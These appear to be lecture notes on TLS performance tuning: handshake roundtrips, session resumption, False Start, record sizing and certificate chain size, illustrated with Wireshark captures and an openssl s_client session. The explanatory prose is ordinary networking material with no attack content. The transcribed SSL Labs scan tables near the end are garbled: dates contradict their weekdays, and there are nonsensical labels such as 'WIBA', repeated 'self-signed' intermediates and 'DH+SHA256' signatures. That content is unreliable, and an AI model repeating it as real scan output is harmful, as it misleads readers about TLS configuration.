
- ▶ Elliptic Curve Diffie-Hellman (ECDHE) is only a little more expensive than RSA for an equivalent security level... In practical deployment, we found that enabling and prioritizing ECDHE cipher suites actually caused negligible increase in CPU usage. HTTP keepalives and session resumption mean that most requests do not require a full handshake, so handshake operations do not dominate our CPU usage. We find 75% of Twitter's client requests are sent over connections established using ECDHE. The remaining 25% consists mostly of older clients that don't yet support the ECDHE cipher suites. Jacob Hoffman Andrews (Twitter)

35

Due to the layered architecture of the network protocols, running an application over TLS is no different from communicating directly over TCP. As such, there are no, or at most minimal, application modifications that you will need to make to deliver it over TLS. However, establishing and maintaining an encrypted channel introduces additional computational costs for both peers. Specifically, first there is the asymmetric (public key) encryption used during the TLS handshake. Then, once a shared secret is established, it is used as a symmetric key to encrypt all TLS records.

As we noted earlier, public key cryptography is more computationally expensive when compared with symmetric key cryptography, and in the early days of the Web often required additional hardware to perform "SSL offloading." The good news is this is no longer the case. Modern hardware has made great improvements to help minimize these costs, and what once required additional hardware can now be done directly on the CPU. Large organizations such as Facebook, Twitter, and Google, which offer TLS to hundreds of millions of users, perform all the necessary TLS negotiation and computation in software and on commodity hardware.

Nevertheless, techniques such as "TLS Session Resumption" (see next slide) are still important optimizations, which will help you decrease the computational costs and latency of public key cryptography performed during the TLS handshake. There is no reason to spend CPU cycles on work that you don't need to do.



36

Compared to traditional TCP traffic (e.g. HTTP requests), the use of TLS introduces overhead. Before the client and the server can begin exchanging application data over TLS, the encrypted tunnel must be negotiated: the client and the server must agree on the version of the TLS protocol, choose the ciphersuite, and verify certificates if necessary. Unfortunately, each of these steps requires new packet roundtrips between the client and the server, which adds startup latency to all TLS connections.

0 ms – 56 ms: TLS runs over a reliable transport (TCP), which means that we must first complete the TCP three-way handshake, which takes one full roundtrip.

56 ms – 84 ms: With the TCP connection in place, the client sends a number of specifications in plain text, such as the version of the TLS protocol it is running, the list of supported ciphersuites, and other TLS options it may want to use.

84 ms – 112 ms: The server picks the TLS protocol version for further communication, decides on a ciphersuite from the list provided by the client, attaches its certificate, and sends the response back to the client. Optionally, the server can also send a request for the client's certificate and parameters for other TLS extensions.

112 ms – 140 ms: Assuming both sides are able to negotiate a common version and cipher, and the client is happy with the certificate provided by the server, the client initiates either the RSA or the Diffie-Hellman key exchange, which is used to establish the symmetric key for the ensuing session.

140 ms – 168 ms: The server processes the key exchange parameters sent by the client, checks message integrity by verifying the MAC, and returns an encrypted "Finished" message back to the client.


168 ms – 224 ms: The client decrypts the message with the negotiated symmetric key, verifies the MAC, and if all is well, then the tunnel is established and application data can now be sent.

(These results assume a 28 millisecond one-way "light in fiber" delay between New York and London)

It is important to realize that every TLS connection will require up to two extra roundtrips on top of the TCP handshake—that's a long time to wait before any application data can be exchanged! If not managed carefully, delivering application data over TLS can add hundreds, if not thousands of milliseconds of network latency.

## ■ Abbreviated handshake (session resumption)

- TLS provides an ability to resume or share the same negotiated secret key data between multiple connections



37

New TLS connections require two roundtrips for a "full handshake" and CPU resources to verify and compute the parameters for the ensuing session. However, the good news is that we don't have to repeat the "full handshake" in every case.

### Abbreviated handshake (using a session ID)

If the client has previously communicated with the server, an "abbreviated handshake" can be used, which requires one roundtrip and allows the client and server to reduce the CPU overhead by reusing the previously negotiated parameters for the secure session. To this end, session identifiers are used. The first Session Identifiers (RFC 5246) resumption mechanism was introduced in SSL 2.0, which allowed the server to create and send a 32-byte session identifier as part of its "ServerHello" message during the full TLS negotiation from the previous slide. Internally, the server could then maintain a cache of session IDs and the negotiated session parameters for each peer. In turn, the client could then also store the session ID information and include the ID in the "ClientHello" message for a subsequent session, which serves as an indication to the server that the client still remembers the negotiated cipher suite and keys from previous handshake and is able to reuse them. Assuming both the client and the server are able to find the shared session ID parameters in their respective caches, then an abbreviated handshake can take place. Otherwise, a full new session negotiation is required, which will generate a new session ID. Leveraging session identifiers allows us to remove a full roundtrip, as well as the overhead of public key cryptography, which is used to negotiate the shared secret key. This allows a secure connection to be established quickly and with no loss of security, since we are reusing the previously negotiated session data. In practice, most web applications attempt to establish multiple connections to the same host to fetch resources in parallel, which makes session resumption a must-have optimization to reduce latency and computational costs for both sides. Most modern browsers intentionally wait for the first TLS connection to complete before opening new connections to the same server: subsequent TLS connections can reuse the SSL session parameters to avoid the costly handshake. However, one of the practical limitations of the Session Identifiers mechanism is the requirement for the server to create and maintain a session cache for every client. This results in several problems on the server, which may see tens of thousands or even millions of unique connections every day: consumed memory for every open TLS connection, a requirement for session ID cache and eviction policies, and nontrivial deployment challenges for popular sites with many servers, which should, ideally, use a shared TLS session cache for best performance. None of the preceding problems are impossible to

solve, and many high-traffic sites are using session identifiers successfully today. But for any multi-server deployment, session identifiers will require some careful thinking and systems architecture to ensure a well operating session cache.


To address this concern for server-side deployment of TLS session caches, the "Session Ticket" (RFC 5077) replacement mechanism was introduced, which removes the requirement for the server to keep per-client session state. Instead, if the client indicated that it supports Session Tickets, in the last exchange of the full TLS handshake, the server can include a New Session Ticket record, which includes all of the session data encrypted with a secret key known only by the server. This session ticket is then stored by the client and can be included in the SessionTicket extension within the ClientHello message of a subsequent session. Thus, all session data is stored only on the client, but the ticket is still safe because it is encrypted with a key known only by the server.

The session identifiers and session ticket mechanisms are respectively commonly referred to as *session caching* and *stateless resumption* mechanisms. The main improvement of stateless resumption is the removal of the server-side session cache, which simplifies deployment by requiring that the client provide the session ticket on every new connection to the server—that is, until the ticket has expired. In practice, deploying session tickets across a set of load-balanced servers also requires some careful thinking and systems architecture: all servers must be initialized with the same session key, and an additional mechanism may be needed to periodically rotate the shared key across all servers.

## TLS: speed-ups

### ■ False start

- Don't wait for handshake



38

Session resumption does not help in cases where the visitor is communicating with the server for the first time, or if the previous session has expired, to this end the false start optimization is defined. False Start is an optional TLS protocol extension that allows the client and server to start transmitting encrypted application data when the handshake is only partially complete—i.e. once ChangeCipherSpec and Finished messages are sent, but without waiting for the other side to do the same. This optimization reduces new handshake overhead to one roundtrip. False Start does not modify the TLS handshake protocol, rather it only affects the protocol timing of when the application data can be sent. Intuitively, once the client has sent the ClientKeyExchange record, it already knows the encryption key and can begin transmitting application data—the rest of the handshake is spent confirming that nobody has tampered with the handshake records, and can be done in parallel. As a result,

False Start allows us to keep the TLS handshake at one roundtrip regardless of whether we are performing a full or abbreviated handshake.

Because False Start is only modifying the timing of the handshake protocol, it does not require any updates to the TLS protocol itself and can be implemented unilaterally—i.e. the client can simply begin transmitting encrypted application data sooner. Well, that's the theory. In practice, even though TLS False Start should be backwards compatible with all existing TLS clients and servers, enabling it by default for all TLS connections proved to be problematic due to some poorly implemented servers. As a result, all modern browsers are capable of using TLS False Start, but will only do so when certain conditions are met by the server:

- Chrome and Firefox require an NPN/ALPN protocol advertisement to be present in the server handshake, and that the cipher suite chosen by the server enables forward secrecy.
- Safari requires that the cipher suite chosen by the server enables forward secrecy.
- Internet Explorer uses a combination of a blacklist of known sites that break when TLS False Start is enabled, and a timeout to repeat the handshake if the TLS False Start handshake failed.


To enable TLS False Start across all browsers the server should advertise a list of supported protocols via the NPN/ALPN extension—e.g. "http/1, http/1.1"—and be configured to support and prefer cipher suites that enable forward secrecy.

For best results, both optimizations should be used together to provide a single roundtrip handshake for new and returning visitors, plus computational savings for sessions that can be resumed based on previously negotiated session parameters.



## ■ Early termination (proxies)

- Place servers closer to the client
- Minimize latency costs



39

The extensibility and the success of HTTP created a vibrant ecosystem of various proxies and intermediaries on the Web: cache servers, security gateways, web accelerators, content filters, and many others. In some cases we are aware of their presence (explicit proxies), and in others they are completely transparent to the end user. Unfortunately, the very success and the presence of these servers has created a small problem for anyone who tries to deviate from the HTTP protocol in any way: some proxy servers may simply relay HTTP extensions or alternative wire formats they cannot interpret, others may continue to blindly apply their logic even when they shouldn't, and some, such as security appliances, may infer malicious traffic where there is none.

In other words, in practice, deviating from the well-defined semantics of HTTP on port 80 will often lead to unreliable deployments: some clients will have no problems, while others may fail with unpredictable behaviors—e.g., the same client may see different connectivity behaviors as it migrates between different networks. Due to these behaviors, new protocols and extensions to HTTP, such as WebSocket, SPDY, and others, often rely on establishing an HTTPS tunnel to bypass the intermediate proxies and provide a reliable deployment model: the encrypted tunnel obfuscates the data from all intermediaries. This solves the immediate problem, but it does have a real downside of not being able to leverage the intermediaries, many of which provide useful services: authentication, caching, security scanning, and so on.

It is worth noting that the use of proxies also has disadvantages. With HTTPS, once the packet is received by a device in the destination network (Web Server, Border Router, load balancer, etc...) it is un-encrypted and spends the rest of its journey in plain text. Many would argue that this is not a big deal since the traffic is internal at this time, but if the payload contains sensitive data, it is being stored un-encrypted in the log files of every network device it passes through until it gets to its final destination (in contrast, with SSH, typically, the destination device is specified and the transmission is encrypted until it reaches this device). There are ways of re-encrypting the HTTPS data but these are extra steps that most forget to take when implementing an HTTPS solution in their environment.

Early termination is a simple technique of placing your servers closer to the user to minimize the latency cost of each roundtrip between the client and the server. A nearby server can also terminate the TLS session, which means that the TCP and TLS handshake roundtrips are much quicker and the total connection setup latency is greatly reduced. In turn, the same nearby server can then establish a pool of long-lived, secure connections to the origin servers and proxy all incoming requests and responses to and from the origin servers. In a nutshell, moving the server closer to the client accelerates TCP and TLS handshakes.



## ■ Record size

```

▼ [8 Reassembled TCP Segments (11221 bytes): #169(1460), #170(1460), #172(1460), #174(1460),
   #175(1460), #177(1460), #179(1460), #180(1001)]
  [Frame: 169, payload: 0-1459 (1460 bytes)]
  [Frame: 170, payload: 1460-2919 (1460 bytes)]
  [Frame: 172, payload: 2920-4379 (1460 bytes)]
  [Frame: 174, payload: 4380-5839 (1460 bytes)]
  [Frame: 175, payload: 5840-7299 (1460 bytes)]
  [Frame: 177, payload: 7300-8759 (1460 bytes)]
  [Frame: 179, payload: 8760-10219 (1460 bytes)]
  [Frame: 180, payload: 10220-11220 (1001 bytes)]
  [Segment count: 8]
  [Reassembled TCP length: 11221]
▼ Secure Sockets Layer
  ▼ TLSv1 Record Layer: Application Data Protocol: http
    Content Type: Application Data (23)
    Version: TLS 1.0 (0x0301)
    Length: 11216
    Encrypted Application Data: 07ed92e420530da2e2755a5b5372ef32b53e0d4e7c20c3d8...

```

WireShark capture of 11,211-byte TLS record split over 8 TCP segments

40

All application data delivered via TLS is transported within a record protocol . The maximum size of each record is 16 KB, and depending on the chosen cipher, each record will add anywhere from 20 to 40 bytes of overhead for the header, MAC, and optional padding. If the record then fits into a single TCP packet, then we also have to add the IP and TCP overhead: 20-byte header for IP, and 20-byte header for TCP with no options. As a result,

there is potential for 60 to 100 bytes of overhead for each record. For a typical maximum transmission unit (MTU) size of 1,500 bytes on the wire, this packet structure translates to a minimum of 6% of framing overhead. The smaller the record, the higher the framing overhead. However, simply increasing the size of the record to its maximum size (16 KB) is not necessarily a good idea! If the record spans multiple TCP packets, then the TLS layer must wait for all the TCP packets to arrive before it can decrypt the data. If any of those TCP packets get lost, reordered, or throttled due to congestion control, then the individual fragments of the TLS record will have to be buffered before they can be decoded, resulting in additional latency. In practice, these delays can create significant bottlenecks for the browser, which prefers to consume data byte by byte and as soon as possible.

Small records incur overhead, large records incur latency, and there is no one value for the "optimal" record size. Instead, for web applications, which are consumed by the browser, the best strategy is to dynamically adjust the record size based on the state of the TCP connection:

- When the connection is new and TCP congestion window is low, or when the connection has been idle for some time (e.g. slow-start restart), each TCP packet should carry exactly one TLS record, and the TLS record should occupy the full maximum segment size (MSS) allocated by TCP.
- When the connection congestion window is large and if we are transferring a large stream (e.g. streaming video), the size of the TLS record can be increased to span multiple TCP packets (up to 16KB) to reduce framing and CPU overhead on the client and server.

Using a dynamic strategy delivers the best performance for interactive traffic: small record size eliminates unnecessary buffering latency and improves the *time-to-first-{HTML byte, ..., video frame}*, and a larger record size optimizes throughput by minimizing the overhead of TLS for long-lived streams.

To determine the optimal record size for each state let's start with the initial case of a new or idle TCP connection where we want to avoid TLS records from spanning multiple TCP packets:

- Allocate 20 bytes for IPv4 framing overhead and 40 bytes for IPv6.
- Allocate 20 bytes for TCP framing overhead.
- Allocate 40 bytes for TCP options overhead (timestamps, SACKs).

Assuming a common 1,500-byte starting MTU, this leaves 1,420 bytes for a TLS record delivered over IPv4, and 1,400 bytes for IPv6. To be future-proof, use the IPv6 size, which leaves us with 1,400 bytes for each TLS record payload—adjust as needed if your MTU is lower.

Next, the decision as to when the record size should be increased and reset if the connection has been idle, can be set based on pre-configured thresholds: increase record size to up to 16 KB after X KB of data have been transferred, and reset the record size after Y milliseconds of idle time. Typically, configuring the TLS record size is not something we can control at the application layer. Instead, this is a setting and perhaps even a compile-time constant or flag on the TLS server.

As of early 2014, Google's servers use small TLS records that fit into a single TCP segment for the first ~1 MB of data, increase record size to 16 KB after that to optimize throughput, and then reset record size back to a single segment after ~1 second of inactivity—lather, rinse, repeat. Similarly, if your servers are handling a large number of TLS connections, then minimizing memory usage per connection can be a vital optimization. By default, popular libraries such as OpenSSL will allocate up to 50 KB of memory per connection, but as with the record size, it may be worth checking the documentation or the source code for how to adjust this value. Google's servers reduce their OpenSSL buffers down to about 5 KB.

## ■ Certificate chain

```
▷ [4 Reassembled TCP Segments (5341 bytes): #98(1402), #99(1460), #101(1176), #102(1303)]
  ▷ Secure Sockets Layer
    ▷ TLSv1.1 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.1 (0x0302)
      Length: 5327
    ▷ Handshake Protocol: Certificate
      Handshake Type: Certificate (11)
      Length: 5323
      Certificates Length: 5320
      ▷ Certificates (5320 bytes)
```

WireShark capture of a 5,323byte TLS certificate chain

41

Another speed-up optimization that is targeted mainly towards HTTPS traffic is the inclusion of the certificate chains. Verifying the chain of trust requires that the browser traverses the chain, starting from the site certificate, and recursively verifying the certificate of the parent until it reaches a trusted root. To find the parent certificates, the child certificate will usually contain the URL for the parent.

Hence, the first optimization you should make is to verify that the server does not forget to include all the intermediate certificates when the handshake is performed. If you forget, many browsers will still work, but they will instead be forced to pause the verification and fetch the intermediate certificate on their own, verify it, and then continue. This will most likely require a new DNS lookup, TCP connection, and an HTTP GET request, adding hundreds of milliseconds to your handshake. Conversely, it is important to make sure you do not include unnecessary certificates in your chain. Or, more generally, you should aim to minimize the size of your certificate chain. Recall that server certificates are sent during the TLS handshake, which is likely running over a new TCP connection that is in the early stages of its slow-start algorithm. If the certificate chain exceeds TCP's initial congestion window, then we will inadvertently add yet another roundtrip to the handshake: certificate length will overflow the congestion window and cause the server to stop and wait for a client ACK before proceeding.

The certificate chain shown in the slide above is over 5 KB in size, which will overflow the initial congestion window size of older servers and force another roundtrip of delay into the handshake. One possible solution is to increase the initial congestion window. In addition, you should investigate if it is possible to reduce the size of the sent certificates:

- Minimize the number of intermediate CAs. Ideally, your sent certificate chain should contain exactly two certificates: your site and the CA's intermediary certificate; use this as a criteria in the selection of your CA. The third certificate, which is the CA root, should already be in the browser's trusted root and hence should not be sent.
- It is not uncommon for many sites to include the root certificate of their CA in the chain, which is entirely unnecessary: if your browser does not already have the certificate in its trust store, then it won't be trusted, and including the root certificate won't change that.
- A carefully managed certificate chain can be as low as 2 or 3 KB in size, while providing all the necessary information to the browser to avoid unnecessary roundtrips or out-of-band requests for the certificates

themselves. Optimizing your TLS handshake mitigates a critical performance bottleneck, since every new TLS connection is subject to its overhead.



## ■ Performance checklist

- **Minimize certificate chain**
- **Upgrade your libraries**
- **Enable false start**
- **Use proxies**
- ...

42

As an application developer, you are shielded from virtually all the complexity of TLS. Short of ensuring that you do not mix HTTP and HTTPS content on your pages, your application will run transparently on both. However, the performance of your entire application will be affected by the underlying configuration of your server. The good news is it is never too late to make these optimizations, and once in place, they will pay high dividends for every new connection to your servers.

A short list of optimizations to keep in mind (from <http://chimera.labs.oreilly.com/books/123000000545/ch04.html>)

- Upgrade TLS libraries to latest release, and (re)build servers against them.
- Enable and configure session caching and stateless resumption.
- Monitor your session caching hit rates and adjust configuration accordingly.
- Configure forward secrecy ciphers to enable TLS False Start.
- Terminate TLS sessions closer to the user to minimize roundtrip latencies.
- Use dynamic TLS record sizing to optimize latency and throughput.
- Ensure that your certificate chain does not overflow the initial congestion window.
- Remove unnecessary certificates from your chain; minimize the depth.
- Disable TLS compression on your server.
- Append HTTP Strict Transport Security header.

## ■ Experimenting

### ● OpenSSL

```
$> openssl s_client -state -CAfile startssl.ca.crt -connect igvita.com:443
CONNECTED(00000003)
SSL_connect:before/connect Initialization
SSL_connect:SSLv2/v3 write client hello A
SSL_connect:SSLv3 read server hello A
depth=2 /C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing
/CN=StartCom Certification Authority
verify return:1
depth=1 /C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing
/CN=StartCom Class 1 Primary Intermediate Server CA
verify return:1
depth=0 /description=8jQuqt3mPv7ebt0/c=US
/CN=www.igvita.com/emailAddress=ilya@igvita.com
verify return:1
SSL_connect:SSLv3 read server certificate A
SSL_connect:SSLv3 read server done A ①
SSL_connect:SSLv3 write client key exchange A
SSL_connect:SSLv3 write change cipher spec A
SSL_connect:SSLv3 write finished A
SSL_connect:SSLv3 flush data
SSL_connect:SSLv3 read finished A
...
Certificate chain ②
  0 :/description=8jQuqt3mPv7ebt0/c=US
    /CN=www.igvita.com/emailAddress=ilya@igvita.com
      :/C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing
        /CN=StartCom Class 1 Primary Intermediate Server CA
  1 :/C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing
    /CN=StartCom Class 1 Primary Intermediate Server CA
      :/C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing
        /CN=StartCom Certification Authority
...
Server certificate
-----BEGIN CERTIFICATE-----
...
No client certificate CA names sent
...
SSL handshake has read 3571 bytes and written 444 bytes ③
...
New, TLSv1/SSLv3, Cipher is RC4-SHA
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
SSL-Session:
  Protocol  : TLSv1
  Cipher    : RC4-SHA
  Session-ID: 269349C84A4782EFA7 ... ④
  Session-ID:cxt:
  Master-Key: 1F5F5F33D5B8E6E228A ...
  Key-Agry : None
  Start Time: 1354637895
  Timeout   : 300 (sec)
  Verify return code: 0 (ok)
  ...

```

43

To verify and test your configuration, you should familiarize yourself with the `openssl` command-line interface, which will help you inspect the entire handshake and configuration of your server locally.

You can observe the following 4 steps when using the `openssl` command.

- Client completed verification of received certificate chain.
- Received certificate chain (two certificates).
- Size of received certificate chain.
- Issued session identifier for stateful TLS resume.


In the preceding example, we connect to `igvita.com` on the default TLS port (443), and perform the TLS handshake. Because the `s_client` makes no assumptions about known root certificates, we manually specify the path to the root certificate of StartSSL Certificate Authority—this is important. Your browser already has StartSSL’s root certificate and is thus able to verify the chain, but `s_client` makes no such assumptions. Try omitting the root certificate, and you will see a verification error in the log.

Inspecting the certificate chain shows that the server sent two certificates, which added up to 3,571 bytes, which is very close to the three- to four-segment initial TCP congestion window size. We should be careful not to overflow it or raise the cwnd size on the server. Finally, we can inspect the negotiated SSL session variables—chosen protocol, cipher, key—and we can also see that the server issued a session identifier for the current session, which may be resumed in the future.

## ■ Experimenting

- Free online scans

- ▶ Example: <https://www.ssllabs.com/ssltest/>



44

Additionally, you can use an online service, such as the <https://www.ssllabs.com/ssltest/> to scan your public server for common configuration and security flaws. It is well worth going to this site to evaluate the performance of a number of TLS connections.

## ■ Experimenting

- Free online scans
  - Example:
- <https://www.ssllabs.com/ssltest/>

**Authentication**

Server Name and Certificate #1	https://www.ssllabs.com
Alternative names	209.110.200.200; www.ssllabs.com; ssllabs.com
Proto Handling	TLS 1.2; TLS 1.1; TLS 1.0; SSL 3.0
Date from	09:45:02 2019-08-28Z UTC (Friday, 31 August 2019)
Date until	09:45:03 2020-08-28Z UTC (Friday, 31 August 2020)
Key	RSA 2048 bits (48827)
Weak Key (check)	No
Issuer	DigiCert SHA2 Primary Intermediate Server CA
Signature algorithm	DH+SHA256
Standard Validation	No
Certificate Transparency	No
Revocation Information	CRL, OCSP
Revocation Status	Unknown (not checked)
Notified	Yes

**Additional Certificates (# supplied)**

Get certificate presented	2.25s (avg)
Other issues	None

**Peer**

Issued	StartCom Class 1 Primary Intermediate Server CA
Date until	01:12:2022 22:11:17 UTC (Wednesday, 01 February 2023)
Key	RSA 2048 bits (48827)
Issuer	DigiCert CA1250 Authority
Signature algorithm	DH+SHA256

**Certification Path:**

Intermediate certificates

1. Direct to server	https://www.ssllabs.com
	Programmatic Intermediate Certificate (self-signed)
	RSA 2048 bits (48827) / DH+SHA256
2. Direct to server	StartCom Class 1 Primary Intermediate Server CA
	Programmatic Intermediate Certificate (self-signed)
	RSA 2048 bits (48827) / DH+SHA256
3. Indirect chain	StartCom Certification Authority - Dell Signed
	Programmatic Intermediate Certificate (self-signed)
	RSA 4096 bits (48827) / DH+SHA256

**Paths to Trust**

1. Client to server	WIBA 2019-08-28Z (self-signed)
	Programmatic Intermediate Certificate (self-signed)
	RSA 2048 bits (48827) / DH+SHA256
2. Client to server	DigiCert SHA2 Primary Intermediate Server CA
	Programmatic Intermediate Certificate (self-signed)
	RSA 2048 bits (48827) / DH+SHA256
3. Client to server	StartCom Certification Authority - Dell Signed
	Programmatic Intermediate Certificate (self-signed)
	RSA 4096 bits (48827) / DH+SHA256

45

## ■ Experimenting

- Free online scans
  - Example:
- <https://www.ssllabs.com/ssltest/>

**Configuration**

Protocols	
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	No
SSL 3	No
SSL 2	No

**Cipher Suites (SSL 3+ suites in server-preferred order; deprecated and SSL 2 suites at the end)**

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (WIBA)	ECDH 256 bits (avg. 2072 bits RSA) - PS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (WIBA)	ECDH 256 bits (avg. 2072 bits RSA) - PS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (WIBA)	ECDH 256 bits (avg. 2072 bits RSA) - PS	256
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (WIBA)	DH 2048 bits (avg. 2064 bits) - PS, g: 1, Ya: 256 - PS	256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (WIBA)	DH 2048 bits (avg. 2064 bits) - PS, g: 1, Ya: 256 - PS	256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (WIBA)	DH 2048 bits (avg. 2064 bits) - PS, g: 1, Ya: 256 - PS	256

**Handshake Simulation**

Android 2.3.7 - No TLS -	Protocol or cipher suite mismatch	Fail
Android 4.0.4	Protocol or cipher suite mismatch	Fail
Android 4.1.1	Protocol or cipher suite mismatch	Fail
Android 4.2.2	Protocol or cipher suite mismatch	Fail
Android 4.3	Protocol or cipher suite mismatch	Fail
Android 4.4.2	TLS 1.2 - TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (WIBA)	PS
